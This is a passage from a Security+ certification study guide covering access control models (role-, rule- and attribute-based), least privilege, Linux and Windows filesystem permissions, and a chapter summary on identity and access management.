Together, these three rules describe how permissions can be applied in an RBAC system. With these three rules, role hierarchies can be built that allow specific permissions to be available at the right levels based on roles in any given environment.



An important detail for RBAC systems is that many support multiple roles for subjects. That means that you may have an active role, as well as other roles you could use. A familiar example of this might be the ability to use the sudo command on a Linux system. Users have a role as themselves (a user role), and

they can also assume a superuser (root) role. When the root, or superuser, role is active, they can perform actions that root is authorized to perform. When it is not, they cannot perform those actions or access objects that are restricted to access by the root role.

Rule-based access control, also sometimes called RBAC (and sometimes RuBAC to help differentiate it from role-based access control) is applied using a set of rules, or access control lists (ACLs), that apply to various objects or resources. When an attempt is made to access an object, the rule is checked to see if the access is allowed. A common example of a rule-based access control is a firewall ruleset.

Attribute-based access control (ABAC) relies on policies that are driven by attributes of the users. This allows for complex rulesets based on combinations of attributes that provide users with specific rights that match the attributes they have. Since attributes can be set in specific contexts, this also means that ABAC schemes can be very flexible. The downside of ABAC policies is that they can also be complex to manage well due to their flexibility.

Attribute-based access control schemes are useful for application security, where they are often used for enterprise systems that have complex user roles and rights that vary depending on the way and role that users interact with a system. They're also used with databases and content management systems, microservices, and APIs for similar reasons.

In addition to these common access control schemes, the Security+ exam outline groups in two additional concepts under access controls:

- *Time-of-day restrictions*, which limit when activities can occur. An example in Windows is where logon hours can be set via Active Directory, defining the hours that a user or group of users can be logged onto a system. This can help prevent abuse of user accounts or system access when users have well-defined work hours.
- *Least privilege*, the concept that accounts and users should only

be given the minimum set of permissions and capabilities necessary to perform their role or job function. Least privilege is a common concept throughout information security practices and should be designed into any permissions or access scheme.


Filesystem Permissions

The final type of access controls that you will need to know for this section of the Security+ exam is filesystem controls. Filesystem controls determine which accounts, users, groups, or services can perform actions like reading, writing, and executing (running) files. Each operating system has its own set of filesystem permissions and capabilities for control, and you should make sure you are familiar with both Linux and Windows permissions for the exam.

Linux filesystem permissions are shown in file listings with the letters drwxrwxrwx, indicating whether a file is a directory, and then displaying user, group, and world (sometimes called other) permissions. [Figure 8.10](#) shows how this is displayed and a chart describing the numeric representation of these settings that is frequently used for shorthand when using the chmod Linux command used to change permissions.



If you aren't familiar with Linux permissions and the chmod command, you should spend some time familiarizing yourself with both. You should know how to set and read permissions using both character and numeric representations; the order of user, group, and others rights; and what those rights mean for a given user based on their account's rights and group membership.

d = directory
 - = file
 r = read
 w = write
 x = execute

 user
 group
 others

Numeric representation	Permission	Letter representation
0	No permission	---
1	Execute	--x
2	Write	-w-
3	Execute + Write	-wx
4	Read	r--
5	Read + Execute	r-x
6	Read + Write	rw-
7	Read + Write + Execute	rwx

FIGURE 8.10 Linux/Unix file permissions

Windows file permissions can be set using the command line or the GUI. [Figure 8.11](#) shows the properties of a file using the GUI with administrators allowed full control including Modify, Read & Execute, Read, and Write with no permissions denied. Note that the permissions are similar but not quite the same as those set in Linux. Windows provides full control (like rwx or 7 in Linux).




FIGURE 8.11 Windows file permissions

The modify permission allows viewing as well as changing files or folders. Read and execute does not allow modification or changes but does allow the files to be run, whereas read and write work as you'd expect them to.

Filesystem permissions are an important control layer for systems, and improperly set or insecure permissions are often leveraged by attackers to acquire data and to run applications that they should not be able to. In fact, attacks we explore in other chapters like directory traversal attacks on web servers rely on weak filesystem permissions to allow attackers to access files outside of those that should be available to web servers on a properly secured system.

Summary

Identity and access management is a key element in organizational security. Authentication is the process of proving your claim to an identity by providing one or more factors that include something you know, something you have, something you are, or somewhere you are. Authorization provides authenticated users with the privileges and rights they need to accomplish their roles. User accounts range from guest and normal users to service accounts and privileged administrative accounts. Account policies shape details and requirements for each account, including when accounts should be locked out or disabled.

There are a wide range of authentication methods and technologies deployed throughout organizations. In addition, technologies like RADIUS, LDAP, EAP and CHAP, OAuth, OpenID, and SAML are commonly used as part of single sign-on infrastructure. Single sign-on (SSO) allows users to log in once and use their identities throughout many systems, whereas federation uses identity providers to authenticate users, who can then use those identities at various service providers and relying party locations without having to have a distinct identity there. Interoperability between identity and authorization systems is enabled by standards and shared protocols, making federation possible. Attestation provides validation that a user or identity belongs to the user claiming it.

Multifactor authentication has helped limit the problems with passwords such as password theft, reuse, and brute-force attacks. Biometric authentication, which uses physical traits such as your fingerprint, retina print, or facial recognition, have become commonplace, but knowing how often they will incorrectly allow the wrong person in or reject a legitimate user is critical. Both hardware- and software-based authentication tokens are commonly used, with hardware security keys becoming increasingly common. Password vaults (or safes) provide cryptographically secured storage to keep passwords secure, and enterprise deployments support multiple users and controlled access schemes.

Password best practices have changed as multifactor authentication has become more common. While configurations still often allow settings for length, complexity, reuse, expiration, and age, NIST and other organizations have begun to focus on length as the primary control to avoid brute forcing. Passwordless authentication is becoming more common, replacing passwords with secure tokens or applications.

Access control schemes like attribute-based access control, discretionary access control, mandatory access control, and role-based access control all provide ways to determine which subjects can perform actions on objects. Privileged access management ensures that administrative users are well managed. Just-in-time permissions and ephemeral accounts are two of the many techniques that PAM systems employ to enable better control of privileged accounts.

Exam Essentials

Identities are the foundation of authentication and authorization. Users claim an identity through an authentication process. In addition to usernames, identities are often claimed through the use of certificates, tokens, SSH keys, or smartcards, each of which provides additional capabilities or features that can help with security or other useful functions. Identities use attributes to describe the user, with various attributes like job, title, or even personal traits stored as part of that user's identity.